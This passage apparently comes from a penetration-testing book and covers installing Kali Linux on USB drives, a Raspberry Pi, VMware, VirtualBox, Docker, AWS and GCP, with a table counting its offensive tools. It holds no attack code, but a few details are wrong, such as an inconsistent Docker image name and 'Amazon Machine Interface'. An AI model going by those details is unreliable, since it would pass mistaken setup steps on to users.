Over 500 advanced penetration testing, data forensics, and defensive tools. The majority of the older pre-installed tools are eliminated and replaced by similar tools. They provide extensive wireless support with multiple hardware and kernel patches to permit the packet injection required by some wireless attacks. *Table 1.2* provides a breakdown of the tools with respect to their specific task as of December 2021:

Tool Sections	**No. of Tools**
Information Gathering	67
Vulnerability Analysis	27
Wireless Attacks	54

Web Applications	43
Exploitation Tools	21
Forensics Tools	23
Sniffing & Spoofing	33
Password Attacks	39
Maintaining Access	17
Reverse Engineering	11
Hardware Hacking	6
Reporting Tools	10

Table 1.2: The number of tools available, listed with respect to the specific tasks for which they are used

Some of the key features of Kali Linux 2021.4 include:

- Support for multiple desktop environments such as KDE, GNOME3, Xfce, MATE, e17, lxde, and i3wm.021.
- By default, Kali Linux has Debian-compliant tools that are synchronized with the Debian repositories at least four times daily, making it easier to update packages and apply security fixes.
- There are secure development environments and GPG-signed packages and repositories.
- There is support for ISO customization, allowing users to build their own versions of customized Kali with a limited set of tools to make it lightweight. The bootstrap function also

performs enterprise-wide network installs that can be automated using preseed files.

- Since ARM-based systems have become more prevalent and less expensive, support for **ARMEL** and **ARMHF** in Kali Linux can be installed on devices such as rk3306 mk/ss808, Raspberry Pi, ODROID U2/X2, Samsung Chromebook, EfikaMX, Beaglebone Black, CuBox, and Galaxy Note 10.1.
- Kali remains a free open-source project. Most importantly, it is well supported by an active online community.

The role of Kali in red team tactics

While pentesters might prefer any type of operating system to perform their desired activity, usage of Kali Linux saves significant time and prevents the need to search for packages that aren't typically available in other operating systems. Some of the advantages that are not noticed with Kali Linux during a red team exercise include the following:

- One single source to attack various platforms.
- It's quick to add sources and install packages and supporting libraries (especially those that are not available for Windows).
- It's even possible to install RPM packages with the usage of alien.

The purpose of Kali Linux is to secure network, cloud, and application infrastructure and bundle all of the tools to provide a single platform for penetration testers and forensic analysts.

Installing and updating Kali Linux

In the previous editions of this book, we focused on the installation of Kali Linux to VMware Player, VirtualBox, AWS, and the Raspberry Pi using the Docker appliance. In this section, we will touch base on installing Kali Linux on these same platforms, along with Google Cloud Platform, and a non-rooted Android phone.

Using as a portable device

It is fairly simple to install Kali Linux onto a portable device. In some situations, clients do not permit the use of an external laptop inside a secure facility. In those cases, typically, a testing laptop is provided by the client to the pentesters to perform the scan. Running Kali Linux from a portable device has more advantages during a pentest or RTE:

- It can fit inside a pocket, in the case of a USB drive or mobile device.
- It can be run live without making any changes to the host operating system.
- You can customize the build of Kali Linux and even make the storage persistent.

There are three simple steps to make a USB drive into a portable form of Kali from a Windows PC:

1. Download the official Kali Linux image from:http://docs.kali.org/introduction/download-official-kalilinux-images
2. We will be using the Rufus open-source utility to create a bootable disk. Rufus helps to create and format bootable drives. Download the latest Rufus from https://github.com/pbatard/rufus/releases/
3. Open the Rufus executable as an administrator. Plug the USB drive into an available USB port. Browse to the location where you have downloaded your image. You should see what is

shown in *Figure 1.3*. Select the right drive name and then click **Start**:




Figure 1.3: Running Rufus to write Kali Linux to an external disk

Once complete, close the Rufus application and safely remove the USB drive. Kali Linux is now ready as a portable device to be

plugged into any laptop and be booted up. If you plan to store information while booted on a live disk, ensure you select **Persistence partition size** to have a minimum of 4 GB; then select **Live USB persistence** while booting Kali Linux on the portable device. If your host operating system is Linux, this can be achieved by two standard commands:

```
sudo fdisk -l
```

This will display all of the disks mounted on the drive. The `dd` command-line utility does the convert and copy:

```
dd if=kali linux.iso of=/dev/nameofthedrive bs=512k
```

`if` is used for the input file, `of` is for the output file, and `bs` is for the block size.

Installing Kali on a Raspberry Pi 4

A Raspberry Pi is a single-board device that is compact in nature and can run just like a fully loaded computer with minimal functionalities. These devices are extremely useful during RTE and penetration testing activities while on site. The base of the operating system is loaded from an SD card, just like a hard drive for normal computers.

You can perform the same steps as those outlined in the previous section on a high-speed SD card that can be plugged into a Raspberry Pi. We are then ready to use the system without any issues. If the installation is successful, the following screen must be present when Kali Linux is booted from a Raspberry Pi. A Raspberry Pi 4 has been used in this demonstration and accessed the Pi's operating system using a monitor:

Figure 1.4: Successful installation of Kali Linux on a Raspberry Pi 4

Installing Kali on a VM

In the previous editions, we discussed how to install Kali to different hypervisors. We will do the same here, and take a very quick detour on how to install Kali on such devices.

VMware Workstation Player

VMware Workstation Player, formerly known as VMware Player, is free for personal use and is also a commercial product for business use from VMware as a desktop application that allows a VM to be run inside your host operating system. This application can be downloaded from https://www.vmware.com/uk/products/workstation-player/workstation-player-evaluation.html

We will be using version 16.1. Once the installer is downloaded, go ahead and install the VMware Player accordingly, based on your host operating system. If the installation is complete, you should see a screen similar to that displayed in *Figure 1.5*:




Figure 1.5: Successful installation of VMware Workstation Player

The next step in order to install Kali Linux on VMware is to click on **Create a New Virtual Machine** and select **Installer disc image file (iso)**. Browse to your ISO file that was downloaded and then click **Next**. You can now enter a name of your choice (for example, `HackBox`) and select the **Custom Location** where you would like to store your VMware image. Click **Next** and specify the disk capacity. It is recommended that a minimum of 2 GB RAM is used, and 15 GB of disk space is needed to run Kali. Click **Next** until you finish.

Another method is to directly download the VMware image:

https://www.offensive-security.com/kalilinux-vm-vmware-virtualbox-image-download/

Open the `.vmx` file and select **I copied it**. That should boot up the fully loaded Kali Linux in VMware. You can either choose to install Kali Linux as the host operating system or run it as a live image. Once all of the installation steps are complete, you are ready to launch Kali Linux from VMware without any problems. *Figure 1.6* shows the screen that should be seen:




Figure 1.6: Once Kali Linux has been successfully installed on VMware, this display is shown

VirtualBox

Similar to VMware workstation player, VirtualBox is a hypervisor that is completely open-source and a free desktop application from which you can run any VM from the host operating system. This application can be downloaded from https://www.virtualbox.org/wiki/Downloads.

We will now go ahead and install Kali on VirtualBox. Similar to VMware, we will just execute the downloaded executable until we

have a successful installation of Oracle VirtualBox, as shown in *Figure 1.7*:




Figure 1.7: Screen displayed upon the successful installation of VM VirtualBox

During installation, it is recommended that you set the RAM to at least 1 or 2 GB, and that you create the virtual hard drive with a minimum of 15 GB so that no performance issues are encountered. After the final step, you should be able to load Kali Linux in VirtualBox, as shown in *Figure 1.8*:




Figure 1.8: Kali Linux, as it displays in VM VirtualBox

After this has been completed, we are now ready to use Kali Linux through VirtualBox. However, we will be exploring the different network options in a further section, *LAB network*.

Installing to a Docker appliance

Docker is an open-source project that is designed to automate the deployment of software containers and applications instantly. Docker also provides the additional abstraction and automation layer of operating system-level virtualization on Linux or Windows.

Docker is available for Windows, Mac, Linux, and AWS. For Windows, Docker can be downloaded from https://www.docker.com/get-started.

After the Docker installation, it should be fairly simple to run Kali Linux using the following commands:

```
sudo docker pull kalilinux/kali-rolling
sudo docker run -t -i kalilinux/kalilinux-docker bin/bash
```

These can be executed in the Command Prompt (Windows) or Terminal (Linux or Mac) to confirm that the installation has been successful.

We should be able to run Kali Linux directly from Docker, as shown in *Figure 1.9*. Also note that Docker utilizes container-based technology, which runs its own processes that are isolated from the rest of the operating system, and it shares the host OS kernel. While the VirtualBox environment is not container-based technology, it virtualizes the hardware and shares the hardware resource from the physical host:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker pull kalilinux/kali-rolling
Using default tag: latest
latest: Pulling from kalilinux/kali-rolling
a60626a18e38: Pull complete
Digest: sha256:e9118c73fb8f18c49794b0642c4bbeb9e652592b3958aa3f82afdcefe3f4a026
Status: Downloaded newer image for kalilinux/kali-rolling:latest
docker.io/kalilinux/kali-rolling:latest
```

Figure 1.9: Successful installation of Kali Linux using Docker

Once the Kali Linux Docker image download is complete, you can run the Docker image by running `docker run --tty --interactive kalilinux/kali-rolling /bin/bash` in Command Prompt or Terminal. You should be able to see the same as what is shown in *Figure 1.10*:

```
┌──(kali㉿kali)-[~]
└─$ sudo docker run --tty --interactive kalilinux/kali-rolling /bin/bash
┌──(root💀5d8173b50d40)-[/]
└─# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 1.10: Successful running of Kali Linux from Docker

If Windows 10 is your base operating system, ensure that VT-X is enabled on your system BIOS, along with **Hyper-V**. Note that enabling **Hyper-V** will disable VirtualBox, as shown in *Figure 1.11*:




Figure 1.11: An alert that will be shown when installing Docker

Readers should be aware that the following sections involve the usage of commercial services, such as AWS and Google Cloud Platform, that might incur charges while utilizing the services. It is always recommended that readers completely delete or terminate the instances having finished their testing.

Kali on AWS Cloud

Amazon Web Services (AWS) provides Kali Linux as part of **Amazon Machine Interface** (**AMI**) and **SaaS.** Nowadays, the majority of the security testing companies utilize AWS to conduct penetration testing and more efficient phishing attacks. In this section, we will go through the steps to bring up Kali Linux on AWS.

First, you will need to have a valid AWS account. You can sign up by visiting the following URL: https://console.aws.amazon.com/console/home

When logging in to the AWS account, we should be able to see all of the AWS services. Search for Kali Linux, and the following should be displayed, as shown in *Figure 1.12*.

The page can also be accessed using the following link: https://aws.amazon.com/marketplace/pp/prodview-fznsw3f7mq7to:




Figure 1.12: Preconfigured Kali Linux in the AWS Marketplace

The open-source community has made it very simple to directly launch a preconfigured Kali Linux 2021.4 instance from the AWS Marketplace. The following will take us to a direct launch of Kali Linux within a few minutes: https://aws.amazon.com/marketplace/pp/prodview-fznsw3f7mq7to.

Follow the instructions; you should then be able to launch the Kali instance by selecting **Continue to Subscribe**. This should take you to the login page of AWS if not logged in. Click on **Continue to Configuration**, continue to click on **Continue to Launch**, and you should arrive at the screen shown in *Figure 1.13*. From **Choose Action**, select the option **Launch through EC2**, also shown in *Figure 1.13*; finally, click **Launch**:




Figure 1.13: Selecting a method to launch Kali Linux through EC2

The next screen will allow you to choose the **Instance type**; select **t2.micro (Free tier eligible)** and click on **Review and Launch** .

Finally, you should arrive at **Review Instance Launch**; click on **Launch**. This should take us to a screen where a new key pair can be created, as shown in *Figure 1.14*:




Figure 1.14: Creating a new key pair to connect to AWS instances

As usual, to use any AWS VM, you must create your own key pair in order to ensure the security of the environment. You should then be able to log in by entering the following command from your command shell. In order to use the private key to log in without the password, Amazon enforces the file permission to be tunneled. We will use the following commands to connect to the Kali Linux instance from Terminal:

```
chmod 400 privatekey.pem
```

```
ssh -i privatekey.pem kali@PublicIPofAWS
```

All Windows users can utilize Windows PowerShell to connect to the instance by running:

```
ssh -i privatekey.pem kali@PublicIPofAWS
```

Figure 1.15 depicts the successful usage of Kali on AWS:




Figure 1.15: Successful connection to a Kali Linux instance in AWS

All of the terms and conditions must be met in order to utilize AWS to perform penetration testing. Legal terms and conditions must be met before launching any attacks from the cloud host.

Kali on Google Cloud Platform (GCP)

There is no version of Kali Linux already available within the Google Cloud Marketplace, unlike AWS. Hence, we will take a different approach to launching Kali Linux on the GCP. Following the same instructions that we used to install Kali in VirtualBox, also use in this instance 12 GB of hard disk space along with 2 GB of RAM. We will utilize our local image to upload to a Google bucket and Compute Engine to run this instance. Before that, we must ensure that once our installation is complete and we log into Kali Linux and start the SSH service to make it persistent, the following commands are run in the Kali Linux VM terminal:

```
sudo systemctl start ssh
sudo update-rc.d -f ssh enable 2 3 4 5
sudo reboot
```

For some reason, GCP does not deploy VirtualBox images with the floppy disk enabled, hence we are going to remove the floppy disk by selecting Kali and navigating to **Settings**, then **System**, and unselecting **Floppy** from **Boot Order**, as shown in *Figure 1.16*:

